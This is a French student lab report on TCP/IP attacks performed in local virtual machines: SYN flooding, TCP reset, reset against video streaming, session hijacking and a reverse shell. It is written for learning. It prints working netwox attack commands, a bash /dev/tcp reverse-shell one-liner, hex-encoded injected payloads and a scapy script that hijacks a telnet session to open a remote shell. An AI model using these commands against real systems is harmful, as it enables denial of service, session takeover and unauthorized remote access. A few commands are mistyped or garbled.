

École Militaire Polytechnique

Département Informatique

Module : Sécurité des Réseaux

Rapport de T P

TCP/IP Attack Lab

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Introduction

Ce TP a pour objectif de comprendre les vulnérabilités du protocole TCP/IP et de réaliser différentes attaques réseau afin d'observer leur fonctionnement et leurs impacts sur les systèmes informatiques.

- SYN Flooding Attack
- TCP Reset Attack
- TCP Reset sur Streaming
- TCP Session Hijacking
- Reverse Shell

Chapitre 1

Task 1 : SYN Flooding Attack

1. Objectif

Saturer la file d'attente des connexions TCP semi-ouvertes pour empêcher les utilisateurs légitimes d'établir une connexion.

2. Principe

Le TCP Three Way Handshake est interrompu par l'envoi massif de paquets SYN. Le serveur garde ces connexions dans l'état **SYN-RECV**.

3. Commande utilisée

```
sudo netwox 76 -i 10.0.2.6 -p 23
```

4. Observation et Interprétation

Les connexions SYN-RECV apparaissent dans la commande `netstat -na`. La file est saturée, empêchant de nouvelles connexions. Le mécanisme **SYN Cookie** protège le serveur.

```
mahmoud@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

```
mahmoud@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

```
mahmoud@VM:~$ netstat -na | grep :8080
tcp        0      0 0.0.0.0:8080          0.0.0.0:*            LISTEN
mahmoud@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
mahmoud@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

```
mahmoud@VM:~$ sudo netwox 76 -i 172.18.197.51 -p 8080 -s raw
```

```
mahmoud@VM:~$ sudo tcpdump -i enp0s3 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
10:14:48.023541 IP 111.154.208.85.49078 > 172.18.197.51.http-alt: Flags [S], seq
2725024859, win 1500, length 0
10:14:48.023547 IP 43.72.55.66.44005 > 172.18.197.51.http-alt: Flags [S], seq 21
28427875, win 1500, length 0
10:14:48.023595 IP mob-37-118-249-31.net.vodafone.it.20820 > 172.18.197.51.http-
alt: Flags [S], seq 3119253507, win 1500, length 0
10:14:48.023598 IP 44.46.145.204.42999 > 172.18.197.51.http-alt: Flags [S], seq
672345575, win 1500, length 0
10:14:48.023599 IP pacira-gw.customer.alter.net.1042 > 172.18.197.51.http-alt: F
lags [S], seq 1059468195, win 1500, length 0
10:14:48.023600 IP 252.138.74.136.50609 > 172.18.197.51.http-alt: Flags [S], seq
1828947996, win 1500, length 0
10:14:48.023644 IP 40.2.95.135.10021 > 172.18.197.51.http-alt: Flags [S], seq 30
93946884, win 1500, length 0
10:14:48.400839 IP 212.189.175.97.29219 > 172.18.197.51.http-alt: Flags [S], seq
4044180193, win 1500, length 0
10:14:48.604872 IP 216.167.64.34.11122 > 172.18.197.51.http-alt: Flags [S], seq
4032172066, win 1500, length 0
10:14:48.927733 IP 7.29.235.21.8851 > 172.18.197.51.http-alt: Flags [S], seq 318
627971, win 1500, length 0
```

```
mahmoud@VM:~$ nc 172.18.197.51 8080
a
mahmoud@VM:~$ a
a: command not found
mahmoud@VM:~$ timeout 5 nc 10.0.2.5 8080
mahmoud@VM:~$
```

```
mahmoud@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

```
mahmoud@VM:~$ nc 172.18.197.51 8080
```

```
mahmoud@VM:~$ nc -lvnp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [172.18.197.220] port 8080 [tcp/*] accepted (family 2, sport 559
16)
```

Chapitre 2

Task 2 : T C P R S T Attack

1. Objectif

Fermer immédiatement une connexion T C P existante entre deux machines.

2. Principe

En envoyant un paquet avec le flag RST correct, la connexion est interrompue.

3. Observation et Interprétation

Telnet est interrompu immédiatement, SSH résiste davantage. Cela montre la robustesse du protocole SSH.

```
mahmoud@VM:~$ netstat -na | grep ESTABLISHED | grep 23
tcp        0      0 172.18.197.51:23      172.18.197.189:46994  ESTABLISHED
mahmoud@VM:~$
mahmoud@VM:~$ netstat -na | grep ESTABLISHED | grep 23
Connection closed by foreign host.
mahmoud@VM:~$ telnet 172.18.197.51
Trying 172.18.197.51...
Connected to 172.18.197.51.
Escape character is '^]'.
Connection closed by foreign host.
mahmoud@VM:~$ netstat -na | grep ESTABLISHED | grep 23
mahmoud@VM:~$
```

```
mahmoud@VM:~$ sudo netcat -l -p 23 -s enp0s3 -f "host 172.18.197.189 and host 172.18.197.51"
```

```
mahmoud@VM:~$ sudo service inetd status
● xinetd.service - LSB: Starts or stops the xinetd daemon.
   Loaded: loaded (/etc/init.d/xinetd; bad; vendor preset: enabled)
   Active: active (running) since Sun 2026-03-08 13:35:26 EDT; 4s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 3025 ExecStart=/etc/init.d/xinetd start (code=exited, status=0/SUCCESS)
    CGroup: /system.slice/xinetd.service
            └─1429 /usr/sbin/xinetd -pidfile /run/xinetd.pid -stayalive -inetd_co
              2730 in.telnetd: 172.18.197.18
              2828 in.telnetd: 172.18.197.5
              2875 in.telnetd: 172.18.197.5

Mar 08 13:35:25 VM systemd[1]: Starting LSB: Starts or stops the xinetd daemon..
Mar 08 13:35:26 VM xinetd[3025]: * Starting internet superserver xinetd
Mar 08 13:35:26 VM xinetd[3025]: ...fail!
Mar 08 13:35:26 VM systemd[1]: Started LSB: Starts or stops the xinetd daemon..
lines 1-15/15 (END)
mahmoud@VM:~$
```

```

mahmoud@VM:~$ ssh mahmoud@172.18.197.51
The authenticity of host '172.18.197.51 (172.18.197.51)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8Hdp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '172.18.197.51' (ECDSA) to the list of known hosts.
mahmoud@172.18.197.51's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Mar  8 13:44:55 2026 from 172.18.197.189
mahmoud@VM:~$ netstat -na | grep ESTABLISHED | grep 22
tcp        0      0 172.18.197.51:22      172.18.197.189:38976  ESTABLISHED
mahmoud@VM:~$
mahmoud@VM:~$ packet_write_wait: Connection to 172.18.197.51 port 22: Broken pip
e
mahmoud@VM:~$ netstat -na | grep ESTABLISHED | grep 23
mahmoud@VM:~$

```

Chapitre 3

Task 3 : TCP RST sur Video Streaming

1. Objectif

Perturber la lecture vidéo en interrompant la connexion TCP.

2. Observation et Interprétation

La vidéo se coupe, montrant que les applications vidéo dépendent d'une connexion TCP stable.

```

Header checksum: 0x54b7 [validation disabled]
[Header checksum status: Unverified]
Source: 172.18.197.189
Destination: 216.58.215.142
[Source GeoIP: Unknown]
▶ [Destination GeoIP: Mountain View, CA, AS15169 Google Inc., United Sta
Transmission Control Protocol, Src Port: 38116, Dst Port: 443, Seq: 23129
Source Port: 38116
Destination Port: 443
[Stream index: 4]
[TCP Segment Len: 46]
Sequence number: 23129 (relative sequence number)

```



```

mahmoud@VM:~$ sudo netwox 78 -d enp0s3

```

Chapitre 4

Task 4 : T C P Session Hijacking

1. Objectif

Prendre le contrôle d'une session T C P existante.

2. Principe

Injection de paquets T C P malveillants avec des numéros de séquence corrects.

3. Observation et Interprétation

Les commandes injectées sont exécutées par le serveur. Le protocole T C P ne possède pas d'authentification.

```
mahmoud@VM:~$ telnet 172.18.197.51
Trying 172.18.197.51...
Connected to 172.18.197.51.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: mahmoud
Password:
Last login: Sun Mar  8 13:49:56 EDT 2026 from 172.18.197.189 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

mahmoud@VM:~$ netstat -na | grep ESTABLISHED | grep 22
mahmoud@VM:~$ netstat -na | grep ESTABLISHED | grep 23
tcp        0      0 172.18.197.51:23      172.18.197.189:50748  ESTABLISHED
```

```
mahmoud@VM:~$ sudo service openbsd-inetd start
```

```
Source: 172.18.197.51
Destination: 172.18.197.189
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 23, Dst Port: 50
Source Port: 23
Destination Port: 50748
[Stream index: 2222]
[TCP Segment Len: 0]
Sequence number: 824      (relative sequence number)
Acknowledgment number: 138 (relative ack number)
```

```
mahmoud@VM:~$ sudo netwox 40 -l 172.18.197.189 -m 172.18.197.51 -o 50748 -p
23 -q 824 -r 138 -z -H 746f756368206861636b65642e7478740a
```

IP

version	ihl	tos	totlen	
4	5	0x00=0	0x0039=57	
id			r D M	offsetfrag
0xEEEB=61163			0 0 0	0x0000=0
ttl	protocol		checksum	
0x00=0	0x06=6		0xE8BD	
source				
172.18.197.189				
destination				
172.18.197.51				

TCP

source port													destination port																						
0xC63C=50748													0x0017=23																						
seqnum																																			
0x00000338=824																																			
acknum																																			
0x0000008A=138																																			
doff		r		r		r		r		C		E		U		A		P		R		S		F		window									
5		0		0		0		0		0		0		0		1		0		0		0		0		0x0000=0									
checksum																																			
urgptr																																			
0xCE8A=52874													0x0000=0																						

```

▶ Frame 50127: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_73:7e:9d (08:00:27:73:7e:9d), Dst: PcsCompu_c9:95:a6 (08:00:27:c9:95:a6)
▶ Internet Protocol Version 4, Src: 172.18.197.189, Dst: 172.18.197.51
▶ Transmission Control Protocol, Src Port: 50748, Dst Port: 23, Seq: 2345775969, Ack: 1237674325, Len: 70
▼ Telnet
  Data: touch hacked.txt\n

```

```
mahmoud@VM:~$ ls
```

```

Desktop      Downloads      hacked.txt      Pictures        Public          Videos
Documents    examples.desktop Music            pre.sh         Templates
mahmoud@VM:~$

```

Chapitre 5

Task 5 : Reverse Shell

1. Objectif

Obtenir un shell distant sur la machine victime via Reverse Shell.

2. Principe


La victime se connecte à l'attaquant, contournant les firewalls.

3. Commande utilisée

```
/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

4. Observation et Interprétation

L'attaquant obtient un accès complet à la machine victime.



```
mahmoud@VM:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)

mahmoud@VM:~$ sudo netcat 40 -l 172.18.197.189 -m 172.18.197.51 -o 50748 -p
23 -q 177 -r 2057 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f3137
822e31382e3139372e3138392f3930393020303c263120323e26310a
IP

Frame 61750: 108 bytes on wire (864 bits), 108 bytes captured (864 bits) on interface 0
Ethernet II, Src: PcsCompu_73:7e:9d (08:00:27:73:7e:9d), Dst: PcsCompu_c9:95:a6 (08:00:27:c9:95:a6)
Internet Protocol Version 4, Src: 172.18.197.189, Dst: 172.18.197.51
Transmission Control Protocol, Src Port: 50748, Dst Port: 23, Seq: 2345775322, Ack: 1237676244, Len
Telnet
Data: /bin/bash -i > /dev/tcp/172.18.197.189/9090 0<&1 2>&1\n

mahmoud@VM: ~
mahmoud@VM:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [172.18.197.51] port 9090 [tcp/*] accepted (family 2, sport 3645
2)
mahmoud@VM:~$

mahmoud@VM:~$ whoami
whoami
mahmoud
```

```
#!/usr/bin/python
from scapy.all import *

# Connection details
v_src_port = 58302 # Host A's source port
v_seq = 46960934 # Next expected Seq
v_ack = 1175209400 # Next expected Ack

ip = IP(src="172.18.197.189", dst="172.18.197.51")
tcp = TCP(sport=v_src_port, dport=23, flags="A", seq=v_seq, ack=v_ack)
# The Reverse Shell Command
# Note: \r\n is essential to "press enter" on the server
cmd = "\r\n /bin/bash -i > /dev/tcp/172.18.197.220/9090 0<&1 2>&1 \r\n"

pkt = ip/tcp/cmd
send(pkt, verbose=0)
```

Conclusion

Ce TP nous a permis de comprendre plusieurs vulnérabilités du protocole TCP/IP. Nous avons observé comment les attaques peuvent interrompre des connexions, perturber des services, prendre le contrôle d'une session et obtenir un accès distant. La sécurité réseau est essentielle pour prévenir ces attaques.